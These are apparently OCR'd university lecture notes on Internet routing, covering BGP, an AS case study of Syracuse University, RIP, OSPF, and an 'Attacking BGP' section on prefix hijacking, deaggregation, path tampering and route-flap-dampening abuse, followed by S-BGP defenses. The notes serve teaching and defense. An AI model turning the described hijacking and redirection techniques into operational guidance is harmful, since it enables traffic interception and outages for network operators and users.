  - IPsec encrypts information on which firewalls like to base decisions, such as PORT fields in the TCP header.

- Some politics between IP, IPSec and IPv6
  - 1992, IAB (Internet Architecture Board) recommended replacing IP with the CLNP packet format, a format similar to IP, but had larger addresses.
  - If CLNP is adopted, the Internet would certainly be better off than it is now.
  - Some very vocal IETF members wanted to invent their own header format. The new format is known as IPv6. They have been designing it for so long (10 years).
  - IPv6 specification says that IPsec is a mandatory feature of IPv6.
  - IPv6 proponents hoped that IPsec would be the motivator for moving to IPv6.
  - However, IPsec designers designed IPsec for both IP versions.


Routing Protocols


(1) Introduction

- Static routing versus dynamic routing
  - Static routing
    - Fixes routes at boot time
    - Useful only for simplest cases
  - Dynamic routing
    - Table initialized at boot time
    - Values inserted/updated by protocols that propagate route information
    - Necessary in large internets


- Routing with partial information
  - The routing table in a given router contains partial information about possible destinations
  - For the unknown destinations, forward them to the *default router*.
  - Potential problem: some destinations might be unreachable.

- Original Internet and the problem if the core routers are allowed to have default routes.







- Core routing architecture with single backbone.
  - Assumes a centralized set of routers that know *all possible destinations* in an internet.
  - Non-core routers use the core routers as their default routers.
  - Work best for internets that have a single, centrally managed backbone.
  - Inappropriate for multiple backbones.
  - Disadvantage
    - Central bottleneck for all traffic
    - Not every site could have a core router connected to the backbone: how do they get routing information?
    - No shortcut route possible: non-core routers always forward their traffic to the default routers even though another core router provides a better route. This is because the non-core routers do not know which one is better without full knowledge of all possible destinations.
    - Does not scale, because core routers must interact with each other.



- Multiple backbones
  - At beginning, NSFNET attached to the ARPANET backbone through a single router in Pittsburgh, routing is easy: routers inside NSFNET send all non-NSFNET traffic to ARPANET via the Pittsburgh router
  - Multiple connections were added later, and routing becomes complicated
    - Example: From host 3 to host 2, there are many possible routes, which one to choose?



- Partial cores are not a solution!
  - It is possible to have a single core system that spans multiple backbone networks.
  - It is not possible, however, to partition the core system into subsets that each keep partial information without losing functionality. The following figure illustrates the problem.



What We Need:

- Have a set of core routers know ***routes to all locations***
- Devise a mechanism that allows other routers to contact the core to learn routes (spread necessary routing information automatically)
- Continually update routing information

The Idea:

- The Autonomous System concept.

---

(2) EGP and BGP

- Autonomous System (AS)
  - Groups of networks under one administrative authority
  - Free to choose internal routing update mechanism
  - Connects to one or more other autonomous systems
  - AS number
    - ASes are assigned an AS number (ASN) by the Internet Corporation for Assigned Names and Numbers (ICANN).

- Different types of AS:
  - *Stub AS*: an AS that has only a single connection to one other AS. Naturally, a stub AS only carries local traffic.
  - *Multihomed AS*: an AS that has connections to more than one other AS, but refuses to carry transit traffic.
  - *Transit AS*: an AS that has connections to more than one other AS, and is designed (under certain policy restrictions) to carry both transit and local traffic.


- EGP (External Gateway Protocol)
  - Originally a single protocol for communicating routes between two autonomous systems
  - Now refers to any exterior routing protocol

- BGP (Border Gateway Protocol)
  - The de facto standard of EGP in use in the Internet is BGP version 4.
  - **BGP** first became an Internet standard in 1989 and was originally defined in RFC 1105.
  - The current version, **BGP4**, was adopted in 1995 and is defined in RFC 1771 and its companion document RFC 1772.

- BGP Setup

- BGP *speaker:* a router running the BGP protocol is known as a BGP speaker. Each AS designates a border router to speak on its behalf. Some large ASs have several speakers.
- BGP *peering*:
  - BGP speakers communicate across TCP and become peers or neighbors. BGP uses TCP port 179 for establishing its connections.
  - Providers typically try to peer at multiple places. Either by peering with the same AS multiple times, or because some ASs are multi-homed, a typical network will have many candidate paths to a given prefix.
  - BGP peers are often directly connected at the IP layer; that is, there are no intermediate nodes between them. This is not necessary for operation, as peers can form a multi-hop session, where an intermediate router that does not run BGP passes protocol messages to the peer (this is a less commonly seen configuration).

- BGP peers and border routers.
  - BGP peers within the same AS are called internal peers; they communicate via Internal BGP (IBGP).
  - BGP peers from different ASes are called external peers; they communicate via External BGP (EBGP).
  - The routers that communicate using EBGP, which are connected to routers in different ASes, are called border routers.




- BGP Aggregation
  - Routes can be aggregated
  - For example, a BGP speaker at the border of an autonomous system (or group of autonomous systems) must be able to generate an aggregated route for a whole set of destination IP addresses over which it has administrative control (including those addresses it has delegated), even when not all of them are reachable at the same time.

- BGP statistics in the BGP table of AS4637 (Reach) on November 30, 2005
  - AS4637 is a large AS.
  - 20946: Number of ASes in routing system
  - 173244: Number of network prefixes
    - 8700: Number of ASes annonuncing only one prefix
    - 1458: Largest number of prefixes announced by an AS: AS7018 (AT &T WorldNet Services)

- 91316736: Largest address span announced by an AS: AS721 (DoD Network Information Center).

- BGP routing
  - Each AS originates one or more prefixes representing the addresses assigned to hosts and devices within its network.
  - CIDR representation: prefix / (# most significant bits). For example, 192.68.0.0/16.
  - BGP peers constantly exchange the set of known prefixes and paths for all destinations in the Internet via UPDATE messages.
  - Each AS advertises the prefixes it is originating to its peers.
  - All ASes update their routing tables based on their neighbors' reachability information, and forward the received information to each of their other neighbors.


- AS_path
  - ASes establish a AS path for each advertised prefix
  - The paths are vectors of ASes that packets must traverse to reach the originating AS.
  - Path vectors are stored in a routing table and shared with neighbors via BGP.
  - As a BGP route travels from AS to AS, the AS number of each AS is stamped on it when it leaves that AS.
  - An example:



- BGP Update Message Fields
  - BGP packets in which the type field in the header identifies the packet to be a BGP update message packet include the following fields. Upon receiving an update message packet, routers will be able to add or delete specific entries from their routing tables to ensure accuracy. Update messages consist of the following packets:

  - *Withdrawn Routes*---Contains a list of IP address prefixes for routes being withdrawn from service.
  - *Path Attributes*---Describes the characteristics of the advertised path. The following are possible attributes for a path:
    - Origin: Mandatory attribute that defines the origin of the path information
    - AS Path: Mandatory attribute composed of a sequence of autonomous system path segments
    - Next Hop: Mandatory attribute that defines the IP address of the border router that should be used as the next hop to destinations listed in the network layer reachability information field
    - Multi-Exit Discriminator: Optional attribute used to discriminate between multiple exit points to a neighboring autonomous system
    - Local Preference: Discretionary attribute used to specify the degree of preference for an advertised route
    - Atomic Aggregate: Discretionary attribute used to disclose information about route selections
    - Aggregator: Optional attribute that contains information about aggregate routes
  - *Network Layer Reachability Information*---Contains a list of IP address prefixes for the advertised routes

- An example: A simplified BGP UPDATE message:



- Routing Policy
  - BGP enforces routing policies, such as the ability to forward data only for paying customers through a number of protocol features.
  - Routing policies are related to political, security, or economic considerations.
    - A multihomed AS can refuse to act as a transit AS for other AS's. (It does so by only advertising routes to destinations internal to the AS.)
    - A multihomed AS can become a transit AS for a restricted set of adjacent AS's, i.e., some, but not all, AS's can use the multihomed AS as a transit AS. (It does so by advertising its routing information to this set of AS's.)
    - An AS can favor or disfavor the use of certain AS's for carrying transit traffic from itself.
  - BGP uses the attribute values in UPDATE messages to help enforce policies.
  - Policies configured in a BGP router allow it to do the following:
    - Filter the routes received from each of its peers
    - Filter the routes advertises to its peers
    - Select routes based on desired criteria
    - Forward traffic based on those routes
  - Setting policy often involves techniques to bias BGP's route selection algorithm.

- Multiple Path
  - BGP could possibly receive multiple advertisements for the same route from multiple sources.
  - BGP selects only one path as the best path.
  - When the path is selected, BGP puts the selected path in the IP routing table and propagates the path to its neighbors.

- BGP Path Selection.
  - One of the major tasks of a BGP speaker is to evaluate different paths from itself to a set of destination covered by an address prefix, select the best one, apply appropriate policy constraints, and then advertise it to all of its BGP neighbors.
  - Metric
    - Each AS can use its own routing protocol
    - Metrics differ (hop count, delay, etc)
    - BGP does not communicate or interpret distance metrics.
    - The only interpretation is the following: "My AS provides a path to this network".
  - Where there are more than one feasible paths to a destination, all feasible paths should be maintained.
    - Each feasible path is assigned a preference value.
    - The process of assigning a degree of preference to a path can be based on several sources of information:
      - Information explicitly present in the full AS path.
      - A combination of information that can be derived from the full AS path and information outside the scope of BGP (e.g., policy routing constraints provided as configuration information).
  - Possible criteria for assigning a degree of preference to a path are
    - Prefer the path with the largest *weight* (weight is defined by Cisco, and is local to a router).
    - *Local preference*: prefer an exit point from the local AS. The local preference attribute is propagated throughout the local AS.
    - *Shortest* AS_path (the AS count).

- Lowest *origin* type: A path learned entirely from BGP (i.e., whose endpoint is internal to the last AS on the path) is generally better than one for which part of the path was learned via EGP or some other means.
- Policy considerations
- Presence or absence of a certain AS or AS's in the path
- Link dynamics: Stable paths should be preferred over unstable ones.

❖ The length of an AS path vector
  ➢ This is one of the most significant criteria BGP uses for path selection
  ➢ This length can be modified by an organization repeatedly adding its AS number to a path, in order to discourage its use (a technique known as *padding* or *prepending*).

❖ Third party restriction
  ➢ EGP restricts a (noncore) router to advertise only those networks reachable entirely from within its autonomous systems.

---

(3) Case Study: Syracuse University

❖ Announced Prefixes (http://www.cidr-report.org/cgi-bin/as-report?as=AS11872)
  ➢ The data is collected from AS4637 on November 30, 2005.

```
        AS11872: SYRACUSE-UNIVERSITY - Syracuse University

             Prefix              (AS Path)
          128.230.0.0/16       4637 6395 11872
          149.119.0.0/16       4637 6395 11872
          192.155.14.0/24      4637 6395 11872
          192.155.16.0/24      4637 6395 11872
Note:     AS6395 is BROADWING - Broadwing Communications Services, Inc.
```

❖ Address Space
  ➢ AS11872 (Syracuse University)
    - Originate Address Space: 131584/14.99
    - Transit Address Space: 0 (i.e., AS11872 does not provide transit service).
  ➢ AS6395 (Broadwing, a Tier-I ISP)
    - Originate Address Space: 1365504/11.62
    - Transit Address Space: 7683584/9.13 (i.e., it does provide transit service)
  ➢ AS4637 (Reach)
    - Originate Address Space: 314880/13.74
    - Transit Address Space 1713352013/1.33 (the transit coverage is larger than AS6395)

❖ Partial Topology (using `traceroute` and `whois`)
  ➢ AS11872 (Syracuse University) peers with AS6395 (Broadwing), AS4323 (Time Warner), AS1785 (NYSERNet R&E Network), ….
  ➢ NYSERNet only provides backbone in New York State. It does not carry commercial traffic.

- NYSERNet buys the Internet service from Broadwing, a Tier-I ISP (and maybe others). Therefore, commercial traffic goes to those backbone.
- NYSERNet connects to the Abilene (AS11537). The Abilene Network is an Internet2 high-performance backbone network that enables the development of advanced Internet applications and the deployment of leading-edge network services to Internet2 universities and research labs across the country. The network has become the most advanced native IP backbone network available to universities participating in Internet2.
- If we `traceroute` to an Internet2 universities, most likely the traffic goes through the Abilene backbone (abilene.ucaid.edu).
- If we `traceroute` to a company (e.g., yahoo.com), most likely the traffic goes through the Broadwing backbone.

---

(4) Attacking BGP


- Misconfigurations
  - Misconfigurations are quite common in practice, and they can cause the same problems that an attack could cause.
  - April 25 1997: AS7007 flooded the Internet with incorrect advertisements, announcing AS7007 as the origin of the best path to essentially the entire Internet.
  - April 7 1998: AS8584 announced about 10,000 prefixes it did not own.
  - April 6 2001: AS15412 announced about 5,000 prefixes it did not own.

- Attacking assumptions
  - Attackers have already compromised and taken complete control of one or more BGP speakers.
- Objectives of an attacker
  - **Blackholing**: occurs when a prefix is unreachable from a large portion of the Internet.
    - Intentional blackhole routing is used to enforce private and non-allocated IP ranges.
    - Malicious blackholing refers to false route advertisements that aim to attract traffic to a particular router and then drop it.
  - Redirection: occurs when traffic flowing to a particular network is forced to take a different path and to reach an incorrect, potentially also compromised, destination.
  - Subversion: is a special case of redirection in which the attacker forces the traffic to pass through a certain link with the objective of eavesdropping or modifying the data.
  - Instability: can be caused by successive advertisements and withdrawals for the same network.

- Fraudulent Origin Attacks
  - A malicious AS can advertise incorrect information through BGP UPDATE messages passed to routers in neighboring ASes.
  - *Prefix hijacking*: A malicious AS can advertise a prefix originated from another AS and claim that is the originator.
  - *Prefix deaggregation*: This occurs when the announcement of a large prefix is fragmented or duplicated by a collection of announcements for smaller prefixes.
    - BGP performs *longest prefix matching*, whereby the longest mask associated with a prefix will be the one chosen for routing purposes.

- For example, if the prefixes 12.0.0.0/8 and 12.0.0.0/16 are advertised, the latter prefix, which corresponds to a more specific portion of the address block, will be chosen.
- If an AS falsely claims to be the origin of a prefix and the update has a longer prefix than others currently in the global routing table, it will have fully hijacked that prefix. The false updates will eventually be propagated throughout the Internet.

❖ Subversion of Path Information
- ➢ A malicious AS can tamper with the path attributes of an UPDATE message.
- ➢ Recall: BGP uses path vector; routing to destinations is performed based by sending packets through the series of ASes denoted in the path string.
- ➢ An AS can modify the path it receives from other ASes by
  - Inserting or deleting ASes from the path vector
  - Changing the order of the ASes
  - Altering attributes in an UPDATE message, such as the multi-exit discriminator (used to suggest a preferred route into an AS to an external AS) or the community attribute (used to group routes with common routing policies)



❖ Setup of the above figure
- ➢ AS1 and AS2 are stub networks that have been assigned address blocks from their provider AS3.
- ➢ All ASes provide transit service to their customers, which reside at the lower levels of the diagram.
- ➢ The horizontal lines (e.g. between routers B-V) represent backup links and non-transit relations between the corresponding ASes.

❖ Attacking Scenarios:
- ➢ Router B wants to subvert traffic destined to AS2:

        - It could announce a fake route, announcing that it has a direct connection to AS2.
        - It could also claim ownership of the address blocks originated by AS2. Routers A and R would then forward traffic destined to AS2 to B.
    - B can de-aggregate the prefix announced by AS2 to two prefixes that are longer by one bit, while keeping the AS-PATH to AS2 the same. In that case, traffic originating anywhere in the Internet, except in AS2, and destined to AS2 would be forwarded towards router B.
    - If AS2 owned a prefix that was aggregated with other prefixes by the provider AS2, then B could simply announce the original AS2 prefix.
    - Note that a compromised BGP speaker can use de-aggregation to blackhole a victim network anywhere in the Internet, regardless of the proximity between the two.
    - Redirect traffic:
        - Normally, B should announce the AS1 route that goes through {AS1, AS3, AS4}.
        - Instead, B can propagate that route only to A indicating that it should not be announced any further, and announce the padded route that goes through AS5 to R.
    - Update modifications
        - Suppose that AS3 uses the link V-N only for backup purposes because it is cheaper to use link B-M instead. To achieve this, router N can pad the UPDATEs going to V, making the corresponding AS-PATH longer.
        - Assume that R is compromised, and that it wants to redirect traffic to AS3 through the more expensive link V-N.
        - R can drop the padding in the route that includes the {AS5, AS3} link, and instead pad the route that includes the {AS4, AS3} link (or simply not announce it). This would force traffic for AS3 to take the more costly V-N route.

- Route flapping and Route dampening
    - If a router goes offline frequently, the routes it advertises will disappear and reappear in peer routing tables. This is called *route flapping*.
    - In order to lower burden, unstable routes are often penalized through a process called *route dampening*.
    - Neighboring routers will ignore advertisements from the router for an increasing amount of time, depending on how often the route flapping occurs.

- Attacks using route flapping
    - Can be used to trigger route dampening for a victim network at an upstream router.
    - This can be done by withdrawing and re-announcing the target routes at a sufficiently high rate that the neighboring BGP speakers dampen those routes.
    - A dampened route would force the traffic to the victim AS to take a different path, enabling traffic redirection.
    - The dampening can be triggered when a single route flap forces BGP peers to consider several backup paths, causing a large number of additional withdrawals and announcements.

- Congestion-induced BGP session failures
    - When the BGP peers are under heavy congestion, the TCP-based BGP sessions can be so slow that they are eventually aborted, causing thousands of routes to be withdrawn.
    - When BGP sessions are brought up again, routers must exchange full routing tables, creating large spikes of BGP traffic and significant routing convergence delays.
    - For example, studies have shown that during the adverse effects of the Code Read and Nimda worms of 2001, BGP traffic "exploded" by a factor of 25 (later, another study has shown that over 40% of the observed BGP updates are due to other reasons).

- Other Denial of Service Attacks

- TCP RST attacks
- SYN flooding attacks
- ICMP attacks

---

(5) Securing BGP


- S-BGP: Secure BGP
  - Designed by researchers at BBN with the objective to protect BGP from erroneous or malicious UPDATEs.
  - S-BGP makes three major additions to BGP
    - It introduces a Public Key Infrastructure (PKI) in the interdomain routing infrastructure to authorize prefix ownership and validate routes
    - A new transitive attribute is introduce to BGP updates. That attribute ensures the authorization of routing UPDATEs, and prevents route modification from intermediate S-BGP speakers
    - All routing message can be secured using IPSec, if routing confidentiality is a requirement.
  - Address Attestations (AAs)
    - Issued by the owner of one or more prefixes, to identify the first AS authorized to advertise the prefixes.
  - Route Attestations (RAs)
    - Issued by a router on behalf of an AS (ISP), to authorized neighbor ASes to use the route in the UPDATE containing the RA.

- The Protocol Operation:
  - When generating an UPDATE, a router generates a new RA that encompasses the path and prefixes plus the AS # of the neighbor AS
  - When receiving an UPDATE from a neighbor, it
    - Verifies that its AS # is in the first RA
    - Validates the signature on each RA in the UPDATE, verifying that the signer represents the AS # in the path
    - Checks the corresponding AA to verify that the origin AS was authorized to advertise the prefix by the prefix "owner"

- Limitations of S-BGP
  - Require the presence of a hierarchical PKI infrastructure and distribution system, trusted by all participating ISPs.
  - S-BGP is quite cryptographically intensive
  - Routers may need a large memory space (about 20MB per peer) to store the public keys. The space requirement can be significant for a speaker with tens of peers
  - Aggregation is an additional problem for S-BGP
  - S-BGP cannot prevent "collusion attacks" (or the wormhole attack). Such attacks are possible when two compromised routers fake the presence of a direct link between them. For the rest of the Internet, it then appears as if those two ASes are connected.

(6) Within an Autonomous Systems (RIP, OSPF)

- Relationship between BGP and IGP (Interior Gateway Protocol)



- IGP Protocols
  - There is no single standard for IGP.
  - Examples of IGP: RIP, HELLO, OSPF

- Distance-Vector Routing
  - Each entry in the table identifies a destination network and gives the distance to that network, usually measured in hops
  - Initially, a router initializes its routing table to contain an entry for each directly connected network.
  - Periodically, each router sends a copy of its routing table to any other router it can reach directly. When a report arrives at router K from router J, K replaces its table entry under the following conditions:
    - If J knows a shorter way to reach a destination
    - If J lists a destination that K does not have
    - If K currently routers to a destination through J and J's distance to that destination changes.

- Distance-Vector Routing Example
  - (a) is an existing route table for router K
  - (b) is an incoming routing update message from router J. The marked entries will be used to update existing entries or add new entries to K's routing table.

Destination	Distance	Route
Net 1	0	direct
Net 2	0	direct
Net 4	8	Router L
Net 17	5	Router M
Net 24	6	Router J
Net 30	2	Router Q
Net 42	2	Router J

(a)

Destination	Distance
Net 1	2
Net 4	3
Net 17	6
Net 21	4
Net 24	5
Net 30	10
Net 42	3

(b)

- RIP: Routing Information Protocol
  - Implemented by UNIX program `routed`
  - RIP operates on UDP port 520
  - Distance-Vector protocol
  - Uses hop count metric (16 is infinity)
  - Relies on broadcast
  - Current standard is RIP2

- Two modes of RIP
  - Active mode:
    - Broadcast a message every 30 seconds.
    - The message contains information taken from the router's current routing database.
    - Each message consists of pairs, where each pair contains (IP, hop count)
    - Only routers can run RIP in active mode.
  - Passive mode
    - Listen and update their routing tables.
    - Both host and router can run in passive mode.

- Link-State Routing (Shortest Path First, or SPF)
  - Participating routers learn internet topology
  - Think of routers as nodes in a graph, and networks connecting them as edges or links
  - Pairs of directly-connected routers periodically
    - Test link between them
    - Propagate (broadcast) status of link
  - All routers
    - Receive link status messages
    - Recompute routes from their local copy of information using the well-known *Dijkstra shortest path algorithm*. Note that Dijkstra's algorithm computes the shortest paths to all destinations from a single source.

- OSPF: Open SPF
  - Includes *type of service routing*. Multiple routes to a given destination can be installed, one for each type of service.
  - Provides *load balancing*.
  - Partition networks into subsets called *areas*.

- Require message authentication.
- Support network-specific, subnet-specific, host-specific, and CIDR routes.

- OSPF authentication
  - Simple Authentication
    - A password (key) is configured on each router and is included in plaintext in each OSPF packet originated by that router.
    - It is not secure.
  - MD5 Authentication
    - It is based on shared secret keys that are configured in all routers in the area.
    - Each router computes an MD5 hash for each packet based on the content of the packet and the configured secret key. Then it includes the resulting hash value in the OSPF packet.
    - The receiving router, using the pre-configured secret key, will compute an MD5 hash of the packet and compare it with the hash value that the packet carries thus verifying its authenticity.
    - Sequence numbers are also employed with MD5 authentication to protect against replay attacks.

---

(7) References

1. Comer's TCP/IP Slides
2. Bellovin's slides (2003) http://www.cs.columbia.edu/~smb/talks/routesec.pdf
3. Mao. http://www.eecs.umich.edu/~zmao/eecs589/notes/lec3_6.pdf
